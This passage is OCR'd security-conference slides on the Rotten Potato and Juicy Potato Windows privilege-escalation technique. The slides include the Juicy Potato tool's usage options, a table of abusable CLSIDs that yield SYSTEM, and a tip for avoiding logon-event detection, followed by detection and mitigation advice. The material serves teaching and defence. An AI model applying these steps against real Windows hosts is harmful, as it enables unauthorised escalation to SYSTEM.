
From “Rotten Potato” to “Juicy Potato”


- We discovered that, other than BITS there are a several COM servers identified by specific CLSIDs we can abuse. They need al least to:
  - be instantiable by the current “service user”
  - implement the *IMarshal* interface
  - impersonate an elevated user (Local System,…)


- Some CLSIDs impersonate the Interactive User in first session
  …interesting if DA is logged in…

  - Example CLSID: {BA441419-0B3F-4FB6-A903-D16CC14CCA44} - CLSID_LockScreenContentionFlyout

From “Rotten Potato” to “Juicy Potato”







“whoami /priv” - Andrea Pierini

From “Rotten Potato” to “Juicy Potato”

- Juicy Potato allows you to:
  - Choose a Target CLSID
  - Define Listening port/ bind address for COM Endpoint / OXID resolver
  - Define RPC port and IP address
  - Program with optional arguments to launch if exploitation succeeds
  - Process Creation Mode *CreateProcessWithToken()* or *CreateProcessAsUser()*
  - Test mode: upon success prints the token User and exits, useful for testing CLSIDs

```
C:\andrea>juicypotato.exe
JuicyPotato v0.1

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p <program>: program to launch
-l <port>: COM server listen port


Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user
```

- ★ All you need can be found here: *https://ohpe.github.io/juicy-potato/*
- ★ Including a list of valid CLSIDs for several Windows versions


From “Rotten Potato” to “Juicy Potato”

Windows Server 2016 Standard

LocalService	AppID	CLSID	User
XblGameSave	{C5D3C0E1-DC41-4F83-8BA8-CC0D46BCCDE3}	{F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4}	NT AUTHORITY\SYSTEM
XblGameSave	{C5D3C0E1-DC41-4F83-8BA8-CC0D46BCCDE3}	{5B3E6773-3A99-4A3D-8096-7765DD11785C}	NT AUTHORITY\SYSTEM
XblAuthManager	{2A947841-0594-48CF-9C53-A08C95C22B55}	{0134A8B2-3407-4B45-AD25-E9F7C92A80BC}	NT AUTHORITY\SYSTEM
wuauserv	{653C5148-4DCE-4905-9CFD-1B23662D3D9E}	{e60687f7-01a1-40aa-86ac-db1cbf673334}	NT AUTHORITY\SYSTEM

“whoami /priv” - Andrea Pierini


From “Rotten Potato” to “Juicy Potato”



“whoami /priv” - Andrea Pierini

Detection of Privilege abuse


- Audit Sensitive Privilege Use
  - Local Group Policies -> Windows Settings -> Security Settings->Advanced Audit Policy Configuration ->System Audit Policy Configuration->Privilege Use



“whoami /priv” - Andrea Pierini

Detection of Privilege abuse


- Audit Authorization Policy change
  - Local Group Policies -> Windows Settings -> Security Settings->Advanced Audit Policy Configuration ->System Audit Policy Configuration->Policy change



“whoami /priv” - Andrea Pierini

Detection of DCOM /NTLM reflection abuse

- ➔ Audit Account Logon
- ➔ Remember the “-k” switch in JuicyPotato? Use an RPC server under your control and no account logon event



“whoami /priv” - Andrea Pierini

Event 4624, Microsoft Windows security auditing.

General | Details

```
        Account Name:          ANONYMOUS LOGON
        Account Domain:        NT AUTHORITY
        Logon ID:              0x2576E3
        Linked Logon ID:       0x0
        Network Account Name:  -
        Network Account Domain: -
        Logon GUID:            {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:            0x0
        Process Name:          -

Network Information:
        Workstation Name:
        Source Network Address: 127.0.0.1
        Source Port:           49782

Detailed Authentication Information:
        Logon Process:         NtLmSsp
        Authentication Package: NTLM
        Transited Services:    -
        Package Name (NTLM only):      NTLM V1
        Key Length:            128
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	8/24/2018 8:12:56 AM
Event ID:	4624	Task Category:	Logon
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	WIN-0K66GETABJU
OpCode:	Info		
More Information:	Event Log Online Help		

Preventing DCOM /NTLM reflection - Rotten / Juicy Potato exploit

- ➔ Disable unnecessary services (xbox game services on Win2016, are you kidding me??)
- ➔ Restrict launch permissions on DCOM objects via DCOMCNFG.EXE (good luck)
- ➔ Disable DCOM (really sure?)
- ➔ RS5??

Preventing DCOM /NTLM reflection - Rotten / Juicy Potato exploit

RE: Re: Re: MSRC Case 47309 CRM:0461061166 Posta in arrivo ×

Microsoft Security Response Center 18:26 (5 ore fa)
a Microsoft, me

inglese > italiano Traduci messaggio Disattiva per: inglese ×

Hello,

This case has been very heavily discussed internally and I'm still waiting for a viable answer on how to block this attack. Changes to the DCOM subsystem are not something we would do via a security update since there is significant risk involved - this would be something which was addressed in a future version of Windows. An important part is the SeImpersonate privilege is designed to allow a service to impersonate other users on the system. Changing this model could have very negative impact on how services work. The issue is still under discussion internally and I hope to have something more definite for you next week.

Regards,
Nate
MSRC

<u>Protect sensitive accounts and applications which run under the * SERVICE accounts</u>

“whoami /priv” - Andrea Pierini

Final thoughts

- ➔ Never underestimate “whoami /priv” especially in an elevated shell!
- ➔ If you have *SeImpersonate* or *SeAssignPrimaryToken* , “The golden privileges”, you are **SYSTEM**!

```
C:\temp>whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name                            Description                                                       State
========================================= ================================================================= ========
SeGoldenPrivilege                         You have all you need                                             Enabled
```

- ➔ “Service Users” are more a safety rather than a security feature
- ➔ There are no weaponized tools for the exploitation of the other privileges in “Juicy”like fashion, anyone interested?

Useful resources

- ➔ *https://foxglovesecurity.com/2017/08/25/abusing-token-privileges-for-windows-local-privilege-escalation/*
- ➔ *https://ohpe.github.io/juicy-potato/*
- ➔ *https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/*
- ➔ *https://decoder.cloud/2018/01/13/potato-and-tokens/*
- ➔ *https://github.com/hatRiot/token-priv/*
- ➔ *https://github.com/decoder-it/*
- ➔ *https://bugs.chromium.org/p/project-zero/issues/detail?id=325*
- ➔ *https://decoder.cloud/2018/02/12/the-power-of-backup-operatos/*

KEEP
CALM
and always
CHECK
YOUR
PRIVILEGES

whoami /priv

Special thanks to:
@breenmachine,@dronesec,@giutro,@tiraniddo

@decoder_it | decoder.ap@gmail.com | https://decoder.cloud